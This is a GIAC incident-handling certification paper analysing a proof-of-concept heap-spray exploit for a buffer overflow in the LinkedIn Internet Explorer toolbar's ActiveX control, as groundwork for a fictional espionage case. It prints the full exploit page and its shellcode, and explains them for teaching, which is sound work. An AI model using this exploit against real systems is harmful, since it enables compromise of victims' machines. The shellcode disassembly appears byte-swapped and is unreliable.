GIAC

Global Information Assurance Certification

Espionage – Utilizing Web 2.0, SSH Tunneling and a Trusted Insider

GCIH Gold Certification - Practical Assignment

Author: Ahmed Abdel-Aziz, CISSP CCNP RHCE

Adviser: Joey Niem

Accepted: February 11th, 2008

Table of Contents

1. Abstract

This technical report was written to fulfill the requirements of the GIAC Certified Incident Handler *(GCIH)* certification. It will address recent trends in the Information Security field such as: exploiting client side vulnerabilities [SANS 2007], increased commercial espionage and lack of security policy and awareness. The report will describe how in the realm of Web 2.0, a business-oriented social networking site along with other aiding technology and human factors resulted in an espionage-type security incident, and how that incident was handled. The aiding technology factors are a web-browser plug-in vulnerability and a Secure Shell *(SSH)* tunnel, as in most espionage-cases a trusted insider is involved as the human factor.

The story is realistic but fictitious, which will hopefully benefit the security community in preparing for similar commercial espionage incidents by taking into consideration the technology, process and people aspects.

2. Statement of Purpose

Since the threat trend is moving from large number and unfocused attacks to fewer, highly targeted and financially motivated attacks [Kinghorn 2007], Espionage security incidents are naturally expected to be on the rise.

Through the technical report, I hope to demonstrate to the readers an example of how social networking sites that are becoming evermore popular can aid an attacker [Walls 2007], especially in the reconnaissance and exploit stages of the attack. Also highlighting the danger of the improper use of the SSH reverse tunneling technique, and how important it is to have security policy that users are aware of and follow.

Hopefully, by the end of the report several lessons will be learned in the areas of:

- Relatively new breed of vulnerabilities and threats
- The importance of having and following a security policy
- Practicing caution when using social networking sites
- How to better prepare for similar espionage incidents by learning from this security incident, which caused the attacked company substantial revenue loss.

3. The Exploit

LinkedIn is a popular *Web 2.0-style* business-oriented social networking web site. A vulnerability exists in the LinkedIn Internet Explorer toolbar version 3.0.2.1098 *(IEToolbar.IEContextMenu.1 ActiveX control in LinkedInIEToolbar.dll)*; earlier versions of the toolbar are also vulnerable. [FrSIRT 2007]

This section analyzes the Proof of Concept (PoC) code created to exploit this vulnerability.

3.1 Exploit Name

LinkedIn Internet Explorer Toolbar Remote (Client Side) Exploit

If a user, with the LinkedIn toolbar installed, is tricked into browsing a web site that contains the PoC code – game over. However, this PoC code merely pops up the calc.exe application. [DeMott, Seitz 2007]

3.2 Advisories

Common Vulnerabilities and Exposures (CVE): http://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2007-3955	CVE-2007-3955 (Under Review)
Secunia Advisory ID: http://secunia.com/advisories/26181	SA26181
Bugtraq ID: http://www.securityfocus.com/bid/25032	25032
French Security Incident Response Team (FrSIRT): http://www.frsirt.com/english/advisories/2007/2620	FrSIRT/ADV-2007-2620
ISS X-Force Research Database ID: http://xforce.iss.net/xforce/xfdb/35578	35578

3.3 Vulnerable Operating Systems

The following operating systems are affected by the toolbar vulnerability: [ISS X-Force 2007]

- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows 98 Second Edition
- Microsoft Windows Me
- Microsoft Windows XP
- Microsoft Windows 2000 Any Version
- Microsoft Windows 2003 Any Version
- Microsoft Windows NT 4.0

As listed above, there are no Linux or Solaris operating systems affected. The reason being the vulnerability is an ActiveX control vulnerability; these operating systems neither use Internet Explorer nor the ActiveX technology.

Even the Firefox Windows version of the LinkedIn toolbar was not reported to be vulnerable, as the Firefox web-browser does not use ActiveX technology as well.

3.4 Protocols/Services/Applications

Since the exploit being analyzed is a client-side exploit, there are actually no services that need to be running on the exploited system, the system needs to willingly visit a malicious web site for the exploit to work. As will be demonstrated in the "Stages of the Attack" section of the report, overcoming the "willingly" part can easily be done through Social Engineering.

Below is a list of protocols and applications related to the exploit:

- **Internet Explorer** also known as IE or MSIE is a series of graphical web browsers developed by Microsoft and included as part of the Windows operating system. Starting from 1999 it has been the most widely used web-browser and as of November 2007, its market share is approximately 77% [Net Applications 2007]. The browser makes extensive use of the ActiveX technology to provide rich content, and uses a zone-based security framework. Meaning sites are grouped based on certain conditions, and according to the site group, the corresponding browser security configuration is used.
- **ActiveX** is sometimes used as a synonym for COM (Component Object Model); ActiveX Controls' installation process requires administrative privileges to successfully complete. In an attempt to limit the risks of ActiveX Controls, the Controls are digitally signed to authenticate the source of the Control. After installation, ActiveX Controls can be triggered to run by the HTML code downloaded from a web site, the Control runs with the privilege of the Internet Explorer user, which could be a normal user, power-user or administrator. This means that even though the client operating system and web-browser may be fully patched and robust, any vulnerable ActiveX Control running on that client machine can lead to system compromise, the ActiveX Control buffer overflow vulnerability in the LinkedIn toolbar is no exception.
- **LinkedIn Toolbar** is a browser add-on for either the Internet Explorer or Firefox web browsers; it provides quick search and direct access to LinkedIn resources among other functionalities that improve users' experience. The focus in this report is on the Internet Explorer toolbar version 3.0.2.1098, which is prone to a buffer overflow vulnerability due to improper bounds checking by the toolbar LinkedInIEToolbar.dll library's Search function.

LinkedIn Internet Explorer Toolbar: Image Source [LinkedIn 2007]

- **HTTP** the **H**yper**T**ext **T**ransfer **P**rotocol is a communications protocol used to transfer information *(very often HTML)* on the Internet or Intranet between a client making an HTTP request, and a server providing an HTTP response. HTTP is a protocol that resides in the application layer of both the ISO and TCP/IP network models; it commonly relies on the TCP protocol as the transport layer protocol. From the exploit's perspective, HTTP is the means of transport for the exploit to travel from the malicious or compromised web server to the web client running Internet Explorer with the toolbar installed.

- JavaScript is a client-side scripting language used in millions of web pages to add functionality, validate forms, and detect web browsers as well as other features too. Unlike ActiveX, JavaScript code is usually embedded into the HTML pages being transferred from the web server to the web client. Recently, JavaScript has become the most common obfuscation vector for web-based exploits [IBM Internet Security Systems 2007]. The analyzed toolbar buffer overflow exploit is one of such type of exploits where JavaScript is the exploit carrier.

3.5 Exploit Description

In this section, we will analyze the exploit Proof of Concept (PoC) code with respect to basic concepts of Buffer Overflows, and Reverse Engineering.

As described in previous sections, the exploit is taking advantage of a buffer overflow vulnerability in the "Search" function of the LinkedInIEToolbar.dll library. As the case with many buffer overflow vulnerabilities, the reason for its existence is improper bounds checking for user input in the function code.

In order to understand the exploit operation and structure, we will first go through some basic concepts of Buffer Overflows and Reverse Engineering. Afterwards, we'll apply that knowledge to this specific exploit. The concepts by no means represent complete coverage of the topics, but should provide enough information to understand the exploit.

Important Note: *The LinkedIn Toolbar vulnerability was reported fixed on July 26th, 2007* [Sundar 2007]

Included below is the PoC code [VDA Labs 2007], which is an HTML page with the JavaScript exploit.

```
<HTML>
<TITLE>In God We Trust, VDA Labs, LLC</TITLE>
<HEAD>
<object classid='clsid:0F2437D6-C4E4-42CA-A906-F506E09354B7' id='target'></object>
<script language='javascript'>

  function repeat(n,c)
  {
 retval="";
 for (i=0;i<n;i++)
  retval = retval + c;
 return retval
  }

  //EAX contains this value. call [eax]. that lands us on the nops.
  blind_jmp = repeat(50000,unescape("%u0a0a%u0a0a"));
```

```
  //shellcode: From metasploit.com. SC can be very big if you want.
  shellcode =
unescape("%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4%u7381%ub213%u28cd%u837b%ufceb%uf4e2%u254e%u7b6c
%ucdb2%u3ea3%u468e%u7e54%uccca%uf0c7%ud5fd%u24a3%ucc92%u32c3%uf939%u7aa3%ufc5c%ue2e8%u491e%u0f
e8%u0cb5%u76e2%u0fb3%u8fc3%u9989%u7f0c%u28c7%u24a3%ucc96%u1dc3%uc139%uf063%ud1ed%u9029%ud139%
u7aa3%u4459%u5f74%u0eb6%ubb19%u46d6%u4b68%u0d37%u7750%u8d39%uf024%ud1c2%uf085%uc5da%u72c3%u4
d39%u7b98%ucdb2%u13a3%u928e%u8d19%u9bd2%u83a1%u0d31%u2b53%ub3da%u99f0%ua5c1%u85b0%uc338%u84
7f%uae55%u1749%ue3d1%u034d%ucdd7%u7b28");

  //changed to point to 0x0a0a0a0a
  nops = repeat(3925, unescape("%u0a0a%u0a0a") ); //jmp +0, push eax, pop eax

  mem = new Array();
  for(i=0; i<9000; i++)
  {
mem[i] = nops+shellcode;
  }

  //make string
  target.search("jared", blind_jmp);

</script>
</body>
</html>
```


3.5.1 Buffer Overflow Concepts

Buffer overflow vulnerabilities are one of the most common types of vulnerabilities [McAfee 2005]; they exist when too much data is allowed to fill an undersized receptacle. Buffer overflow exploits can work locally or across the network and come in various forms, with the two major types being stack-based and heap-based buffer overflows. In this section, we will walk through stack-based buffer overflows since they are ubiquitous and apply to our exploit analysis.

In order to understand buffer overflows, it is necessary to understand how function calls work and how the process's memory is structured. The focus will be on Windows XP running on IA-32 processor architecture.

Process Memory Structure:

When a process is started, the system gives it a certain amount of memory according to the following structure [Breecher].



This structure is platform specific; on other operating systems, the same memory blocks (stack, heap, code, etc...) will be present but their locations will differ.

Function Calls:

A function is a piece of code that is part of a program and can be called to action using its name. When a function is invoked, all function-related data (arguments, local variables, return pointer, etc...) are stored in the stack memory block by the operating system. After execution, the function returns back to the main body of the program using the "Return Address" to continue operation.


The diagram that follows demonstrates the stack structure after a function call, two cases are shown.

1- Normal case
2- Stack buffer overflow case

We will assume a function that takes two arguments *(argument 1, argument 2)* and defines three local variables:

1- Integer variable with name of "count"; *int count;*
2- Character array variable with name of "string"; *char string[8];*
3- Float variable with name of "floaty"; *float floaty;*

Note: We will also assume the "string" variable is the buffer to be overflowed, with a series of 28 "A" characters that have ASCII code of '0x41"



In the normal stack (left stack), program execution continues after function returns. In the overflowed stack (right stack), program execution continues at memory address "0x41414141", which in this case leads to program crash.

You may be wondering how can 28 A's fill the original 8 slots and continue to fill 20 more slots, this is possible because the function responsible for filling the 8 slots with 8 A's did not check how many A's it was going to write. It just wrote! Sounds pretty unwise ... in the real world however, these types of mistakes are very common with user input and therefore buffer overflows are ubiquitous. In our example, the 28 A's *were* user input.

Stack Buffer Overflow Types:
As demonstrated in our example of "Stack with Buffer Overflow", the function returned to address "0x41414141" for program to resume execution. Since this was specified by user input, it can change to any desired value. Depending on which memory block that value belongs to, execution will return to that block of memory.

Based on that information, we can classify the stack buffer overflows according to two common types.

1- Return-to-stack overflows (Code execution returns to stack memory block)
2- Return-to-heap overflows (Code execution returns to heap memory block)

Type 2 (Return-to-heap) overflows are often mistakenly referred to as heap overflows. The reality is that the overflow took place in the stack, but code execution is taking place in the heap.

Returning to other memory blocks is possible, and so we can further add more classifications. For the purpose of this exploit, only these two stack overflows need be considered.

3.5.2 Reverse Engineering Concepts

Reverse engineering is the process of extracting the knowledge or design blue-prints from anything man-made [Eilam 2005]; it is conducted to obtain missing knowledge when such information is not available. Our interest is in **software reverse engineering**, which has two main categories of applications: security-related applications and software-development-related applications.


There are numerous useful security-related applications for software reverse engineering, such as: dissecting malicious software, reversing cryptographic

algorithms, auditing strength of program binaries, as well as other useful applications.

For the scope of this report, we are interested in the security-related application of software reverse engineering. Specifically, we want to know enough about reverse engineering to be able to utilize a code-level reversing approach for the purpose of exploit analysis.

The figure below shows the various software forms starting from the lowest level to the highest level. The lowest level is least understandable to a human but most understandable to the CPU, the highest level is most understandable to a human but least understandable to the CPU. In fact, the CPU only understands the lowest layer *(Machine Code)*, all software at higher layers must be transformed to the machine code layer in order for the CPU to execute the software.

The reverse engineering process allows us to take the software at the lower layers and transform it to the functionally equivalent higher layer form, which is easier for human understanding. The highest layer *(scripting languages)* is an exception; software at this layer already runs in its source form and therefore requires no reverse engineering.



3.5.3 Applying Concepts to Exploit

Utilizing the previous knowledge, the next step is to start applying these basic concepts to analyze the exploit. The exploit code is a mixture of JavaScript and binary instructions. As demonstrated earlier, the JavaScript will be very easy to understand since it is a scripting language. The binary instructions portion will require a bit of reverse engineering effort, in order to get some meaning out of it.

We will skim through each portion of the PoC exploit code to explain it, utilizing the basic concepts explained earlier.

Code Portion 1:

```
<HTML>
<TITLE>In God We Trust, VDA Labs, LLC</TITLE>
<HEAD>
<object classid='clsid:0F2437D6-C4E4-42CA-A906-F506E09354B7' id='target'></object>
<script language='javascript'>

  function repeat(n,c)
  {
 retval="";
 for (i=0;i<n;i++)
  retval = retval + c;
 return retval
  }
```

Explanation:

In this code portion, the HTML document is defined with the title of the PoC code author (VDA Labs, LLC). The LinkedIn toolbar ActiveX Control object is prepared for use in line "*<object classid='clsid:0F2437D6-C4E4-42CA-A906-F506E09354B7' id='target'></object>*", each ActiveX Control has a unique object class ID, the ID used is for the vulnerable version of the LinkedIn toolbar. The JavaScript code begins with the "*<script language='javascript'>*" line and a simple function is defined afterwards, the function concatenates the string in variable "c" with itself a number of "n" times, and then returns it.

Example:

If the function was called as *repeat (5, ABC)*, then, the returned value of the function would be *"ABCABCABCABCABC"* without the quotes.

Code Portion 2:

```
  //EAX contains this value. call [eax]. that lands us on the nops.
  blind_jmp = repeat(50000,unescape("%u0a0a%u0a0a"));

  //shellcode: From metasploit.com. SC can be very big if you want.
  shellcode =
unescape("%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4%u7381%ub213%u28cd%u837b%ufceb%uf4e2%u254e%u7b6c
%ucdb2%u3ea3%u468e%u7e54%uccca%uf0c7%ud5fd%u24a3%ucc92%u32c3%uf939%u7aa3%ufc5c%ue2e8%u491e%u0f
e8%u0cb5%u76e2%u0fb3%u8fc3%u9989%u7f0c%u28c7%u24a3%ucc96%u1dc3%uc139%uf063%ud1ed%u9029%ud139%
```

u7aa3%u4459%u5f74%u0eb6%ubb19%u46d6%u4b68%u0d37%u7750%u8d39%uf024%ud1c2%uf085%uc5da%u72c3%u4d39%u7b98%ucdb2%u13a3%u928e%u8d19%u9bd2%u83a1%u0d31%u2b53%ub3da%u99f0%ua5c1%u85b0%uc338%u847f%uae55%u1749%ue3d1%u034d%ucdd7%u7b28");

//changed to point to 0x0a0a0a0a
nops = repeat(3925, unescape("%u0a0a%u0a0a")); //jmp +0, push eax, pop eax

Explanation:
The JavaScript *unescape(string)* function is used several times in the PoC code and needs to be understood. The function returns the decoded version of the encoded "string" argument, it does the opposite of the *escape(string)* function, which returns an encoded version of its "string" argument. The purpose of encoding strings is to allow them to be read on all computers by encoding most special characters *(i.e:!, ?, space, etc...).*

Exmaple:
The string "How is life!" has an encoded version of "How%u0020is%u0020life%u0021" The "space" became "%u0020" and "!" became "%u0021", these codes are the "space" and "!" characters' Unicode representations respectively.

In the exploit, the *escape(string)* function was never actually used; however, the *unescape(string)* function is still used to allow JavaScript string processing operations to take place for desired binary values. This facilitates writing to memory big chunks of code or data utilizing easy-to-use JavaScript string functions. The "blind_jmp" variable in the code is filled with 50,000 "%u0a0a%u0a0a" double characters, or 100,000 "%u0a0a" characters, this variable will later be used to overflow a buffer in the vulnerable search() function. The author's comment *"//EAX contains this value. call [eax]. that lands us on the nops."* will be explained in code portion 3.

Afterwards, the binary representation of the shellcode is prepared. According to the author's comment, this shellcode was prepared using Metasploit and can be replaced by any malicious shellcode that is large in size. Now is the time to make use of the reverse engineering concepts explained earlier, we will attempt to reverse engineer the shell code binary values (machine code) to transform them into their equivalent assembly instructions.

Reverse Engineering Shellcode:
We will use a GNU open source development tool called "objdump" to disassemble the machine code. Before doing this, we will test the tool usage by disassembling the known machine code "0x90" to its equivalent assembly instruction "NOP". It is important to note that the output assembly language produced by the tool is AT&T assembly syntax, for more info about the syntax please refer to [vivek 2006].

On a Linux system, we prepare a file with a series of 0x90 binary values using the echo command as follows:

```
# echo –e "\x90\x90\x90\x90\x90\x90\x90" > /tmp/nopfile
```

Then disassemble the file with the "objdump" command as follows:

```
# objdump –D –EL --target=binary --architecture=i386 /tmp/nopfile
/tmp/nopfile:     file format binary
Disassembly of section .data:
00000000 <.data>:
  0:    90                nop
  1:    90                nop
  2:    90                nop
  3:    90                nop
  4:    90                nop
  5:    90                nop
  6:    90                nop
  7:    90                nop
```

As noted in blue text above, the 0x90 bytes have been disassembled successfully to the NOP assembly instruction. A brief explanation of the command options used follows:
Option -D: Disassemble all sections of file; we need this since our file is not any type of object code format.
Option -EL: Use little endian, which is specific to IA-32 architecture. Endianness is the type of byte ordering in memory to represent data.
Option --target=binary: Specify binary *(machine language)* as the target file format.
Option --architecture=i386: Use the i386 hardware architecture which belongs to the IA-32 architecture generation [Wikipedia 2007].

Now for disassembling of our shellcode, using the same procedure, a snippet of the objdump command output is shown below:

```
# objdump –D –EL --target=binary --architecture=i386 /tmp/shellcodefile
/tmp/shellcode:     file format binary
Disassembly of section .data:
00000000 <.data>:
  0:    c9                leave
  1:    31 e9             xor    %ebp,%ecx
  3:    83 d9 dd          sbb    $0xffffffdd,%ecx
  6:    d9 ee             fldz
  8:    24 74             and    $0x74,%al
  a:    5b                pop    %ebx
  b:    f4                hlt
  c:    73 81             jae    0xffffff8f
  e:    b2 13             mov    $0x13,%dl
 10:    28 cd             sub    %cl,%ch
 12:    83 7b fc eb       cmpl   $0xffffffeb,0xfffffffc(%ebx)
 16:    f4                hlt
```

```
17:    e2 25          loop   0x3e
19:    4e             dec    %esi
1a:    7b 6c          jnp    0x88
1c:    cd b2          int    $0xb2
1e:    0a             .byte 0xa
       …
       …
       …
```

The assembly code above should cause the calc.exe application to pop up when run according to the PoC code author.

Important note: It may seem strange to disassemble machine language that runs on a Windows environment using a Linux tool; however, this is not an issue since assembly language is independent of any operating system but dependant on the processor architecture. Processors understand only their machine language; they don't care whether the original program was running on Windows, Linux or any other operating system.

Reverse Engineering No Operation (NOP) code:

The "nops" variable in the JavaScript code is filled with 3,925 "%u0a0a%u0a0a" double characters, or 7,850 "%u0a0a" characters. This is the building block for the no operation (NOP) sleds to be used later. According to the code author, as written in the comment, this is equivalent to a JUMP+0, PUSH EAX, POP EAX. Notice that the net effect of these three commands is actually *nothing*; this is exactly the purpose of the NOP sleds!

Going back to the reverse engineering exercise to see the equivalent assembly commands in the "nops" variable, we follow the same reverse engineering procedure described earlier.

```
# objdump –D –EL --target=binary --architecture=i386 /tmp/thenop
/tmp/thenop:     file format binary
Disassembly of section .data:
00000000 <.data>:
  0:    0a 0a          or     (%edx),%cl
  2:    0a 0a          or     (%edx),%cl
  4:    0a 0a          or     (%edx),%cl
  6:    0a 0a          or     (%edx),%cl
        …
        …
        …
```

The resulting assembly code isn't a series of JUMP+0, PUSH EAX, POP EAX as indicated in the comment, interesting!!

It is actually a series of OR operations between a register and a memory location with the result being saved in the memory location, that is definitely not a NOP as it seems to be making an uncontrolled change to a memory address. *(Likely causing program to crash and preventing shellcode from being run)*

Why "OR" assembly instructions were used instead of the commented NOPs (JUMP, PUSH, POP) is not known, it may be that the exploit author is putting an obstacle to prevent smart script-kiddies from causing havoc with his PoC code.

Code Portion 3:

```
mem = new Array();
  for(i=0; i<9000; i++)
  {
mem[i] = nops+shellcode;
  }

  //make string
  target.search("jared", blind_jmp);

</script>
</body>
</html>
```

Explanation:

In this section, an array variable called "mem" consisting of 9,000 elements is created and filled with instructions, each array element consists of a series of 17.5 KB NOPs followed by approximately 160 Bytes of shellcode. The total size of this variable is 9000 x (17,500 + 160) = approximately 151MB. Since this is dynamic allocation of memory space at runtime, this space is allocated in the heap memory block. At this point, the heap memory block is prepared and filled with the NOP sleds and shellcodes, the variable "blind_jmp" that will cause the buffer overflow is also ready for use.

Then, the command that actually causes the buffer overflow is executed.

```
target.search("jared", blind_jmp);
```

The vulnerable Search() function is finally executed with two parameters; the second parameter is the variable that was prepared in code portion 2. If you recall, this variable was quite big and there is not a big enough placeholder for it in the Search() function; therefore, the buffer overflow occurs.

I have done quite a bit of searching to determine what type of buffer overflow this is (i.e: stack-based, heap-based, etc...) and could not find an answer. To find out this information, we would likely have to reverse engineer the LinkedInIEToolbar.dll file that contains the vulnerable Search() function. The LinkedIn toolbar *end user*

license agreement (EULA) forbids decompiling and reverse engineering of the software, therefore, we would be violating the license agreement by trying to reverse engineer that DLL file.

Since the intent of this report, like other GIAC reports, is to do well to the world by benefiting the security community, we will not take that path. Let's just assume that the type of buffer overflow is stack-based to continue the analysis.

